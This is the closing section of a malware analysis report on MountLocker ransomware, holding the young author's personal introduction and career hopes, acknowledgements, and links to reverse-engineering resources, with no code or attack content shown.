I spent some time for this analysis, I hope it is correct and useful, please if you notice some errors in the analysis let me know, I want to improve myself. Seen this is my best analysis right now I would like to add some informations about myself; I'm Italian and I'm 17 years old, I would like to get a job as Malware Analyst when I will turn 18, for more information this is my secondary email: **blacXkdog1X7of@XgmaiXl.com** (remove all "X")

Thank you for reading my analysis!

Feedbacks

Thanks to:

- https://twitter.com/cPeterr [https://chuongdong.com/]

Useful resources

- http://pinvoke.net [Sometimes you can find the enums for the symbolic constants]
- https://malwareunicorn.org/workshops/idacheatsheet.html

Source: https://github.com/Finch4/Malware-Analysis-Reports/tree/main/MountLocker